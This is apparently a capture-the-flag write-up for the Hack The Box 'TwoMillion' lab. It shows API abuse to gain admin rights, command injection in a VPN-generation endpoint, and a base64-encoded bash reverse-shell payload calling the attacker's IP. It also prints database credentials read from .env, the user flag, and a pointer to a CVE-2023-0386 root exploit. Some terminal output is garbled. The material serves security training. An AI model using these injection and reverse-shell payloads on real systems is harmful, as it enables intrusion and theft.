

# twomilli

*Any lines that contain `from the writeup` mean that I took a small hint from the writeup. That is alright to do, but I do not recommend copying it just to solve the challenge.*

nmap output:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-trane-info: Problem with XML parsing of /evox/about
| http-methods:
|_  Supported Methods: GET
|_http-title: Hack The Box :: Penetration Testing Labs
|_http-favicon: Unknown favicon MD5: 20E95ACF205EBFDCB6D634B7440B0CEE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The website has a .js file called `inviteapi.min.js`

```
eval(function(p,a,c,k,e,d){e=function(c){return
c.toString(36)};if(!''.replace(/^/,String)){while(c--)
{d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]};e=function(){return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\b'+e(c)+'\b','g'),k[c])}}return p}('1 i(4){h 8=
{"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\'',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1
j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\'',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|fo
rmData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|m
akeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

found js function makeInvite

ran it and got encrypted text (rot13)

decrypted text:

In order to generate the invite code, make a POST request to /api/v1/invite/generate

```
curl -X POST http://2million.htb/api/v1/invite/generate
```

this results in

```
{"0":200,"success":1,"data":  
{"code":"UETxTFMtWdC4WkwtRUIwSDQtQUJCTjM=", "format":"encoded"}}
```

decode the base64 invite code

```
echo UETxTFMtWdC4WkwtRUIwSDQtQUJCTjM= | base64 -d  
PKWLS-X78ZL-EB0H4-ABBN3
```

*NOTE the invite code can change and you should not copy this value*

create new account with creds

- [test@email.com](mailto:test@email.com):test

go to the Access page

The screenshot shows the 'Access' page for HTB Lab. On the left, a table titled 'HTB Lab Access Details' lists the following information:

HTB Lab Access Details	
Server	edge-eu-free-1.hackthebox.eu
Port	1337
Server status	✓
Connected	✗
HTB Network IPv4	0.0.0.0
HTB Network IPv6	0::
Traffic	0 MB 0 MB


Below the table are two buttons: 'Connection Pack' and 'Regenerate'.

On the right, the page provides instructions for connecting to HTB via openVPN. It includes a warning about IPv6 support and a section for an 'Alternative TCP Connection' with the following commands:

```
proto udp > proto tcp  
remote <server>.hackthebox.eu 1337 > remote <server>.hackthebox.eu 443
```

Below this, there is a 'Tickets' section with a warning: 'Warning: Each time you "Switch" your keys are regenerated so a fresh download of your connection pack is required.' At the bottom right, there is a 'Switch' button next to 'EU Lab Free Access'.

going to <http://2million.htb/api/v1> we see the v1 docs for the api



Seeing the admin section makes me think that we may need to make api calls to try and give us admin access to the website/box

running some of the admin apis gives a php session token. add the session token for calls to the api

*NOTE this session cookie is not dependent on the user and might work for you, maybe*

using, this makes reading the api args pretty clean (this part is from the writeup).

```
curl -sv http://2million.htb/api/v1/ --cookie  
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq
```

running this on `/api/v1/admin/settings/update`

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq

* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8

{
  "status": "danger",
  "message": "Invalid content type."
}
```

running this on `/api/v1/admin/vpn/generate` returns a `401` so we need to be a admin first

adding the content type of json returns better error messages

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" | jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json

{
  "status": "danger",
  "message": "Missing parameter: email"
}
```

Following the prompts we will build the correct json payload

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"fake@email.com"}' | jq
```

```
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 26
```

```
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"fake@email.com", "is_admin":1}' | jq
```

```
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 40
```

```
{
  "status": "danger",
  "message": "Email not found."
}
```

This means that the email that we have supplied is not real but that means we might be able to make ourselves admin

```
curl -svX PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"email":"test@email.com", "is_admin":1}' | jq
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 40

{
  "id": 16,
  "username": "test",
  "is_admin": 1
}
```

This is means that we are now admin. we can check this with the `/api/v1/admin/auth` api

```
curl -v http://2million.htb/api/v1/admin/auth --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" | jq
Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api/v1/admin/auth HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8

{
  "message": true
}
```

So we are now admin, lets see if we can get that vpn file. doing so shows us that we now have access to that api

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json"| jq
```

```
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
```

```
{
  "status": "danger",
  "message": "Missing parameter: username"
}
```

From here we can chase the api till get the right results

This seems like it would work but the file isn't downloading, bytes are being downloaded though.

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "veto"}'| jq
```

you aren't querying json anymore

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "veto"}'
```

This results in, a openvpn config

```
client
dev tun
```

```
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
.....
.....
.....
```

I recommend running the command above and redirecting to a file for use like

`command > veto.opvn` for example.

Seems to be that this vpn is not in use.

(from the writeup) It seems like `/api/v1/admin/vpn/generate` might be a vulnerability due to the fact that it might be using `exec` or `system` calls in php to create the vpn file. This is an assumption but it might work.

Trying, `uname -a`

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;uname -a;"}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 30

Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37
UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

With the linux kernel being a little older there might be a chance for exploitation. Need to get access to the box. Reverse shell should work.

good ole bash reverse shell



```
bash -i >& /dev/tcp/ip/port 0>&1
```

The result is,

```
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;bash -i >&
/dev/tcp/10.10.14.5/9000 0>&1;"}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=1umi4igehc5b5eqhjvdce998c8
> Content-Type: application/json
> Content-Length: 62

..... theres no shell
```

The spacing is probably throwing it off. base64 encoding it should work.

New cmd,

```
echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64
curl -svX POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=1umi4igehc5b5eqhjvdce998c8" --header "Content-Type:
application/json" --data '{"username": "test;echo BASE64_OUTPUT | base64 -d
| bash;"}'
```

Got a shell on the system,

```
nc -lvp 1234
[+]-(veto@parrot)-[+]
$payload="bash -i >& /dev/tcp/10.10.14.5/9000 0>&1;"
^C
[+]-(veto@parrot)-[+]
$payload="bash -i >& /dev/tcp/10.10.14.5/9000 0>&1"
[+]-(veto@parrot)-[+]
$base64_payload=$(echo $payload | base64 -e)
base64: invalid option -- 'e'
Try 'base64 --help' for more information.
bash: >&: No such file or directory
[+]-(veto@parrot)-[+]
$echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64 -e
base64: invalid option -- 'e'
Try 'base64 --help' for more information.
[+]-(veto@parrot)-[+]
$echo "bash -i >& /dev/tcp/10.10.14.5/9000 0>&1" | base64 -e
[+]-(veto@parrot)-[+]
$curl -sX POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=lumi4igehc5b5eqhjvdc998c8" --header "Content-Type: application/json" --data '{"username": "test;echo mFzaCaSa+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzkwMDAgMD4mMQo="}'
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
* Trying 10.10.11.221...
* Connected to 2million.htb (10.10.11.221) port 80
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.5.0
> Accept: */*
> Cookie: PHPSESSID=lumi4igehc5b5eqhjvdc998c8
> Content-Type: application/json
> Content-Length: 102
* Connection received on 2million.htb 34988
bash: cannot set terminal process group (1036): Inappropriate ioctl for device
nc -lvp 1234
[+]-(veto@parrot)-[+]
$nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.14.5] from 2million.htb [10.10.11.221] 49154
bash: cannot set terminal process group (1157): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```

The admin password is kept in a .env file


```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Apr 27 04:00 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env

www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

user flag

```
Accept: */*
Cookie: PHPSESSID=lumi4igehc5b5eqhjvdc998c8
user.txt: application/json
cat user.txt: length: 102
be745f64c019813a0aba2707e1e2d5ac
< HTTP/1.1 504 Gateway Time-out
< Server: nginx
```

after some digging and hints from the task menu, found email in `/var/mail/`  
found this email



apparently the box is vulnerable to CVE-2023-0386

googling the CVE brings <https://github.com/sxlmnwb/CVE-2023-0386> for exploit code following the instructions yields root

